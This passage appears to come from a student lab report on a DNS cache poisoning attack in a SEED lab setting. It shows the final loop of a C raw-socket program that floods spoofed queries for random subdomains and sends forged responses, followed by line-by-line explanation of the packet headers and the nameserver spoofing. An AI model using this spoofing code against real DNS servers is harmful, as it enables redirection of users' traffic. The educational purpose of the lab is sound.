513     if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 )
514     {
515         printf("error\n");
516         exit(-1);
517     }
518
519     while(1)
520     {
521         // This is to generate queries for random sub-domains xxxxx.example.com
522         int charnumber;
523         charnumber=1+rand()%5;
524         *(data+charnumber)+=1;
525
526         udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct
    ↪         ipheader)); // recalculate the checksum for the UDP packet
527
528         // send the packet out.
529         if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin,
    ↪         sizeof(sin)) < 0)
530             printf("packet send error %d which means
    ↪             %s\n",errno,strerror(errno));
531         sleep(0.9);
532         response(data, argv[2], argv[1]);
533     }
534     close(sd);
535
536     return 0;
537 }

```

4.2 Explanation (For Selected Parts)

Lines 33 – 49 creates the structure required for the IPv4 header, which is illustrated in the figure below¹.




Figure 5: IPv4 Header

Extensive information on the IPv4 header and its field definitions can be found on AIT's WordPress site².

Lines 53 – 59 creates the structure for the UDP packet header, which is illustrated in the figure below¹.

¹<https://nmap.org/book/tcpip-ref.html>

²<https://advancedinternettechnologies.wordpress.com/ipv4-header/>





Figure 6: UDP Packet Header

Lines 60 – 68 creates the structure for the DNS header, which is illustrated in the figure below³ ⁴.

³https://www.securityartwork.es/2013/02/21/snort-byte_test-for-dummies-2/

⁴<https://tools.ietf.org/html/rfc1035#page-26>



Field definitions:

1. QR – Query (0) | Response (1)
2. DNS Flags:
 - (a) AA – Authoritative Answer
 - (b) TC – Truncated Answer (Set if packet is larger than UDP maximum size of 512 bytes)
 - (c) RD – Recursive Desired (Set if query is recursive)
 - (d) RA – Recursive Available
 - (e) Z – Reserved for future use
 - (f) AD – Authentic Data (Set in DNSSEC, part of Z in legacy systems)
 - (g) CD – Checking Disabled (Set in DNSSEC, part of Z in legacy systems)
3. RCode – Return Code (0 for no error, 3 if name is non-existent)

Figure 7: DNS Header

The following figure illustrates the structure of the question *query* of the DNS packet, with relevant information being filled up using lines 410 - 419. below⁴⁵.

⁴⁵<http://www.networksorcery.com/enp/protocol/dns.htm>




Figure 8: Question Query Format

Lines 79 – 103 creates the structure for the answers, nameservers section of the DNS packet, which is illustrated in the figure below⁴⁵.




Figure 9: Resource Record Format

Lines 119 – 152 involves the implementation of the checksum (checking) algorithm for the UDP packets⁶. For the UDP checksum to be calculated, a psuedo-header needs to be constructed from the IP packet. This also catches incorrectly routed packets. The payload, together with the UDP header and some fields of the IP header are included in the calculation⁷.

Lines 156 – 366 involves the construction of the response packet with the relevant data. Of things to note is line 293, where the destination IP address being used is the IP address of the genuine nameserver for **example.com**. To check the IP address for the nameserver, running **dig example.com** is sufficient as the additional section will show the IP address (A record) of the nameservers.

⁶<https://tools.ietf.org/html/rfc791#section-3.1>

⁷<https://stackoverflow.com/questions/1480580/udp-checksum-calculation>

```
Terminal
[07/29/2018 23:59] root@ubuntu:/home/seed/Desktop# dig www.example.com

; <<>> DiG 9.8.1-P1 <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 60138
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 4

;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                86400   IN      A      93.184.216.34

;; AUTHORITY SECTION:
example.com.                    172179  IN      NS      b.iana-servers.net.
example.com.                    172179  IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.            1181   IN      A      199.43.135.53
a.iana-servers.net.            1181   IN      AAAA   2001:500:8f::53
b.iana-servers.net.            1181   IN      A      199.43.133.53
b.iana-servers.net.            1180   IN      AAAA   2001:500:8d::53

;; Query time: 205 msec
;; SERVER: 192.168.43.157#53(192.168.43.157)
;; WHEN: Mon Jul 30 00:38:29 2018
;; MSG SIZE rcvd: 185
```

Figure 10: Original Domain Query

Lines 368 – 543 deal with the construction of the query packet and the sending of it to the destination IP address. One difference between the response packet and the query packet are lines 184 and 407, where the response packet (line 184) clearly has the query flag set while the query packet (line 407) has the response flag marked.

Further, lines 217 and 249 contain the IP address to the A record for the resource on the domain **example.com**. This record must be present in the domain zone of the server or otherwise the nameserver will be considered invalid.

5 Further Explanations⁸

To understand how the packets are constructed, the entire TCP/IP stack needs to be analysed. There are 4 layers in the TCP/IP stack (condensed from 7 in the OSI model). The functions of each layer are unique and illustrated in the figure below.




Figure 11: TCP/IP Stack

As data is transmitted from the higher layers to the network access layer for transmission to other systems, data is encapsulated at every other layer. Likewise, when data is passed onto the higher layers, the encapsulation is stripped. This illustration is provided in the following figure.




Figure 12: TCP/IP Encapsulation

How various protocols interact with each other in the TCP/IP stack allows any type of program to transmit data across the internet. These protocols have been grouped into a topological diagram for easier reference in the figure below.

⁸Information courtesy of <https://www.tenouk.com/Module42.html>




Figure 13: Protocol Topology